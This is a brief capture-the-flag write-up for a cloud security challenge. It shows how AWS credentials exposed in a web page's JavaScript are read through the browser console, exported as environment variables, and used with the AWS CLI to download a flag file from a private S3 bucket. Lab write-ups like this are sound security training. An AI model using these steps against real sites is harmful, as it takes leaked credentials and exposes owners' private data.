


**CHALLENGE 5**




We can then inspect the page to check for hidden clues.

From the Javascript script tag we know that the aws.config.credential is a very interesting variable to check further.




We can access the AWS.config.credentials via the Developer Console.



On your local machine, run the command to export the access keyid, token and secret access key

export AWS\_ACCESS\_KEY\_ID=""  
export AWS\_SECRET\_ACCESS\_KEY=""  
export AWS\_SESSION\_TOKEN=""

Now you can list the content of the privatefiles



To download the content of flag1.txt to the current working directory

aws s3 cp s3://wiz-privatefiles/flag1.txt .

